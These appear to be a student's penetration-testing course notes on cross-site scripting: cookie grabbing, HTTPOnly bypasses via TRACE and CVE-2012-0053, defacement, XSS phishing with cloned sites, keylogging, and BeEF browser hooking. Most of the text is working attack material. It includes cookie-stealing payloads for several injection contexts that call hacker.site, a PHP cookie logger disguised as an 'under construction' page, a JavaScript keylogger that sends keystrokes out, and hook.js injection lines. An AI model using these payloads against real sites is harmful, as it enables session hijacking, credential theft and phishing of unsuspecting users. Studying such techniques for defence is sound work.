3. Module - XSS - part 1

-> Reflected / Stored XSS deal with -> **Client / Server side** Code
-> DOM / Universal XSS deal with -> Only **Client Side** Code

XSS Types Recap:

-> Reflected, Stored, Self, DOM, Universal XSS
-> Vulnerable XSS reflected code

```
<?php $name = @$_GET['name']; ?>
Welcome <?=$name?>
```

-> Logging System in php

```
<?php
$file = 'newcomers.log';
if(@$_GET['name']){
$current = file_get_contents($file);
$current .= $_GET['name']."\n";
// Store the newcomer
file_put_contents($file, $current);
}
// If admin show newcomers
if(@$_GET['admin']==1)
echo file_get_contents($file);
```

-> DOM XSS live only with the DOM enviroment. Only in the client pages and does not read the server-side code. Also known as **Type-0** or **Local XSS**
-> Welcome Message in DOM JS

```
<h1 id='welcome'></h1>
<script>
var w = "Welcome ";
var name = document.location.hash.substr(
document.location.hash.search(/#w!/i)+3,
document.location.hash.length);
document.getElementById('welcome').innerHTML = w + name;
</script>
```

XSS Attacks

1. Cookie Grabbing

3 Steps: 1. script injection -> 2. cookie recording -> 3. logging

1. script injecting
   -> here we injection a payload that send the stolen cookie to our server.
   -> cookie attributes:
   HTTPOnly -> send cookie only through https
   Secure -> do not run any JS file
   -> script code

```
new Image().src ="http://hacker.site/C.php?cc="+escape(document.cookie);
```

using Image() object to send a GET request to our server with the stolen cookie
other examples:

```
<!-- Script Variable -->
<script> var a = ">>INJ<<"; </script>
INJ = ";new Image().src ="http://hacker.site/C.php?
cc="+escape(document.cookie);//

<!-- Attribute -->
<div id=">>INJ<<">
INJ = x" onmouseover="new Image().src='http://hacker.site/C.php?
cc='+escape(document.cookie)

<!-- HREF -->
<a href="victim.site/#>>INJ<<">
INJ = x" onclick="new Image().src='http://hacker.site/C.php?
cc='+escape(document.cookie)

<!-- Script Variable -->
<script> var a = ">>INJ<<"; </script>
INJ = ";new Audio().src="http://hacker.site/C.php?
cc="+escape(document.cookie);//

<!-- Attribute -->
<video width="320" height=">>INJ<<">
INJ = 240" src=x onerror="new Audio ().src='http://hacker.site/C.php?
cc='+escape(document.cookie)
```

-> Now we need to make a PHP script c.php listener to list on our server

2. Making a php script to listen for incoming requests to save them
   Note: In linux we need to give the php file permission of the user-data user.

```php
<?php
error_reporting(0); # Turn off all error reporting
$cookie = $_GET['cc']; # Request to log - vulnerable parameter, where we
will put our payload in it
$file = '_cc_.txt'; # The log file
$handle = fopen($file,"a"); # Open log file in append mode
fwrite($handle,$cookie."\n"); # Append the cookie
fclose($handle); # Append the cookie
echo '<h1>Page Under Construction</h1>'; # Trying to hide suspects…

?>
```

we can add more features to that script like the ip and location and more like the code below:

```php
<?php error_reporting(0); # Turn off all error reporting
function getVictimIP() { … } # Function that returns the victim IP
function collect() {
$file = '_cc_.txt'; # The log file
$date = date("l dS of F Y h:i:s A"); # Date
$IP = getVictimIP(); # A function that returns the victim IP address
$cookie = $_SERVER['QUERY_STRING']; # All query string
$info = "** other valuable information **";
$log = "[$date]\n\t> Victim IP: $IP\n\t> Cookies: $cookie\n\t> Extra info:
$info\n";
$handle = fopen($file,"a"); # Open log file in append mode
fwrite($handle,$log."\n\n"); # Append the cookie
fclose($handle); # Append the cookie in _cc_.txt file
}
collect();
echo '<h1>Page Under Construction</h1>'; # Trying to hide suspects
```

3. Our server to listen on
   we can easily use netcat: `sudo netcat -lvvp 80`

recap:
-> stealing cookie

1. make the vulnerable page to xss
2. make a server listener to any port -> payload should use the same port
3. send the vulnerable page with the injected paylaod(my server listener + port listener) to victim

-> for gathering informations

1. make a php page with a script that gather some information about the victim

2. set up your hosting and set the page there
3. send the page to victim and just by visiting the page, you will get the victim informations

bypassing the HTTPOnly flag


forcing the browser to handle the cookie only when transmitting HTTP(s) requests

A. Cross-Site Tracking (XST)

Trace method + sending trace on HTTP\1.1 -> HTTPOnly bypassed!!!!!
to do that, there is the XMLHttpRequest object, that provides an easy way to retrieve data from a URL. and no nedd a full-page refresh.

```
<script> // TRACE Request
var xmlhttp = new XMLHttpRequest();
var url = 'http://victim.site/';
xmlhttp.withCredentials = true; // Send cookie header
// **withCredentials** attribute allow user cred. to be sent like cookie,
http auth. SSL cert.
xmlhttp.open('TRACE', url); // Callback to log all responses headers
function hand () { console.log(this.getAllResponseHeaders()); }
xmlhttp.onreadystatechange = hand;
xmlhttp.send(); // Send the request
</script>
```

Noted ? -> the technique is very old and block by modern browsers (the http trace method in XMLHttpRequest and in other langauges)
Why to learn if it is old ? -> attack can find another way to bypass HTTPOnly by doing http trace request, if he understands how XST Workd



```
SecurityError: Failed to execute 'open' on 'XMLHttpRequest': 'TRACE' HTTP method is unsupported.
```


```
NS_ERROR_ILLEGAL_VALUE:
    xmlhttp.open('TRACE', url);
```

```
▶Uncaught SecurityError: Failed to execute 'open' on 'XMLHttpRequest': 'TRACE' HTTP method is unsupported.
[Exception... "Illegal value" nsresult: "0x80070057 (NS_ERROR_ILLEGAL_VALUE)" location: "JS frame :: http://ajax.googleapis.com/ajax/libs/jquery/1.11.0/jquery.min.js :: .send :: line 4" data: no]
console.error(message.statusText);
```


Question -> why trace method ? because it is not possible in other methods to do that like GET / POST / HEAD

B. CVE: 2012-0053 aka Apache HTTPOnly Cookie Disclosure

-> Apache server vulnerable -> 2.2.x through 2.2.21
-> Background: sending large cookie value -> 400 Bad Request error occurs -> we can fetch the cookie and bypass the HTTPOnly
-> POC : https://gist.github.com/pilate/1955a1c28324d4724b7b


victim.site/CVE-2012-0053.php
CVE-2012-0053
Source: https://gist.github.com/pilate/1955a1c28324d4724b7b
The page at victim.site says:
{}
OK
Elements Network Sources Timeline Profiles Resources Audits Console Cookies
Headers Preview Response Cookies Timing
CVE-2012-0053.php
victim.site
2 requests | 2.6 KB transferred | 35 ...

```
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>400 Bad Request</title>
</head><body>
<h1>Bad Request</h1>
<p>Your browser sent a request that this server could not understand.
Size of a request header field exceeds server limit.<br />
<pre>
Cookie
</pre>
</p>
</body></html>
```



vulnerable.victim.site/CVE-2012-0053.php
CVE-2012-0053
Source: https://gist.github.com/pi
The page at vulnerable.victim.site says:
{"PHPSESSIONID":"HTTPOnly_Cookie"}
OK
Elements Network Sources Timeline Profiles Resources Audits Console Cookies
Headers Preview Response Cookies Timing
CVE-2012-0053.php
vulnerable.victim.site
2 requests | 5.0 KB transferre...

```
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>400 Bad Request</title>
</head><body>
<h1>Bad Request</h1>
<p>Your browser sent a request that this server could not understand.<br />
Size of a request header field exceeds server limit.<br />
<pre>
Cookie: PHPSESSIONID=HTTPOnly_Cookie; xss0=xxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxx
</p>
</body></html>
```

***Apache 2.2.22** not vulnerable*　　***Apache 2.2.21** vulnerable*

-> Exploiting in BeEF with the modul **Apache Cookie Disclosure**
we put the victim browser as a proxy and we can do requests on his behave to the web application. we do this by using **Tunneling Proxy** in BeEF. This feature allows you to tunnel requests through the hooked browser

2. Defacements / changing the content page through XSS


This page has been Hacked!
You Got STALLOWN3D!1
XSS Defacement
votehillary.org
Injected content
http://votehillary.org/comment/reply/1951
OBAMA'08
"I'M ASKING YOU TO BELIEVE."
R.I.P Aaron Swartz
Hacked by grand wizard of Lulzsec, Sabu
GOD BLESS AMERICA
DOWN WITH ANONYMOUS

Examples

Precise message: PoC

Source > http://www.xssed.com/news/110/Norton_Update_Center_critical_XSS_vulnerability/

Misleading message


Source> http://news.netcraft.com/archives/2008/04/24/clinton_and_obama_xss_battle_develops.html

Precise message

Source> http://zerosecurity.org/2013/01/mit-hacked-defaced-by-anonymous

2 types of XSS Defacements

1. Virtual -> page content change by injection the payload only (reflected XSS)




```
http://victim.site/XSS/reflected.php?name=%3Cscript%3Edocument.body.innerHTML=%22%3Cimg%20src=%2
7http://hacker.site/pwned.png%27%3E%22%3C/script%3E
```

```
<?php $name = @$_GET['name']; ?>
Welcome <?=$name?>
```

```
<script>
document.body.innerHTML="<img src='http://hacker.site/pwned.png'>"
</script>
```

2. Persistent -> page content change become persistent (Stored XSS)



Example
Persistent XSS here...
victim.site/XSS/defacement/persistent
Thank you
victim.site/XSS/defacement/store
Customer Reviews
victim.site/XSS/defacement/userfeedbacks
PWNED!

Write a review

```
Nice product!!
<script>document.body.innerHTML="
<img/src='http://hacker.site/pwned.png'>"
</script>
```

Thank you!!

Store the review message somewhere...

3. Phishing with XSS

the advantages of this approach are that SSL certs, DNS checks, blacklists, and many phishing defenses fail miserably when handling XSS Phishing attacks because the phishing website is the "actual" website.

1. make / clone the same target page
2. inject the xss payload that print the same page but submited requests will go to our server

-> senario

1. make / clone the same target page
2. host is on any server, try to make the name similar to target site name. URLCrazy is a good tool for choosing a similar host name `urlcrazy google.com`

Tools for clonning: wget, BeEF web cloning, site cloner, setoolkit

4. Keylogging

we need to establish **where**, **when** and **how** to send the keystrokes.

-> Javascript Keylogger

```
var keys = ""; // WHERE > where to store the key strokes
document.onkeypress = function(e) {
var get = window.event ? event : e;
var key = get.keyCode ? get.keyCode : get.charCode;
key = String.fromCharCode(key);
keys += key;
}
window.setInterval(function(){
if(keys !== ""){
// HOW > sends the key strokes via GET using an Image element to listening
hacker.site server
var path = encodeURI("http://hacker.site/keylogger?k=" + keys);
new Image().src = path;
keys = "";
}
}, 1000); // WHEN > sends the key strokes every second
```

-> PHP Grabber

```
<?php
// keylogger.php

if(!empty($_GET['c'])) {
    $logfile = fopen('data.txt', 'a+');
    fwrite($logfile, $_GET['c']);
    fclose($logfile);
}
?>
```

Tools -> metasploit (http_javascript_keylogger) + BeEF event logger
BeEF event logger is smarter then http_javascript_keylogger

From Videos 1

Keylogging with metasploit after running the module we use the payload

```
<img/src=x style='display:none'
onerror="s=document.createElement('script');s.setAttribute('src','http://att
acker_ip/xsskeylogger/aa.js?id=asd');document.head.appendChild(s)">
```

---

with BeEF
run beef -> `beef -x`
we can inject beef, same payload above or any different payload like

```
<script src="http://attacker_ip:port/hook.js"><script>
<img/src="http://attacker_ip:port/hook.js">
<img/src=x style='display:none' onerror="http://attacker_ip:port/hook.js">
```


From Videos 2

XSS to SQLi

1. start beef-xss
2. we will use the tunneling proxy feature. this feature allow to make the hook browser as proxy -> enable it by clicking the hook browser and selecting use as proxy.
3. the vulnerable form is the feedback form
4. inject the xss payload in the vulnerable parameter (xss stored) like `Great<script src="https://attacker_ip/hook.js"></script>`
5. admin browser will be injected
6. we have admin browser in our beef-xss, so we go to rider tab -> forge requests (where we can send request on behave the admin)
7. we now configure our browser to use the beef-http-proxy with switchySharp plugin
8. we need to configure the burp proxy to listen

From Videos 3

Cloning a website in 3 methods
firstly we configure our apache server



```
root@kali:~# vim /etc/hosts
root@kali:~# cd /etc/apache2/ ; ls
apache2.conf  envvars  mods-available  ports.conf       sites-enabled
conf.d        magic    mods-enabled    sites-available
root@kali:/etc/apache2# cd sites-available/; ls
default  default-ssl
root@kali:/etc/apache2/sites-available# cp default cloned.test
root@kali:/etc/apache2/sites-available# vim cloned.test
root@kali:/etc/apache2/sites-available# a2ensite cloned.test
Enabling site cloned.test.
To activate the new configuration, you need to run:
  service apache2 reload
root@kali:/etc/apache2/sites-available# service apache2 reload
[....] Reloading web server config: apache2Warning: DocumentRoot [/var/www/example.com] does not ex
ist
apache2: Could not reliably determine the server's fully qualified domain name, using 127.0.0.1 for
 ServerName
. ok
root@kali:/etc/apache2/sites-available# cd /var/www/cloned.test
root@kali:/var/www/cloned.test#
```

1. wget `wget -mk -nH target.com`
2. beef-xss
   A. start beef-xss `beef-xss -x`
   B. open UI beef-xss
   C. to clone a page we need to use beef REST api
   D. `curl -H "Content-Type: application/json; charset=UTF-8" -d "{'url':'target.com/asdasd','mount':'/anything'}" -X POST restAPI link with api value`
   restAPI link with api value = http://127.0.0.1:3000/api/seng/clone_page?token=beef-api-token
   F. visit the mounted page `localhost:3000/anything`
3. setoolkit

Continue to Network attacks with XSS in 3. Module - XSS - part 2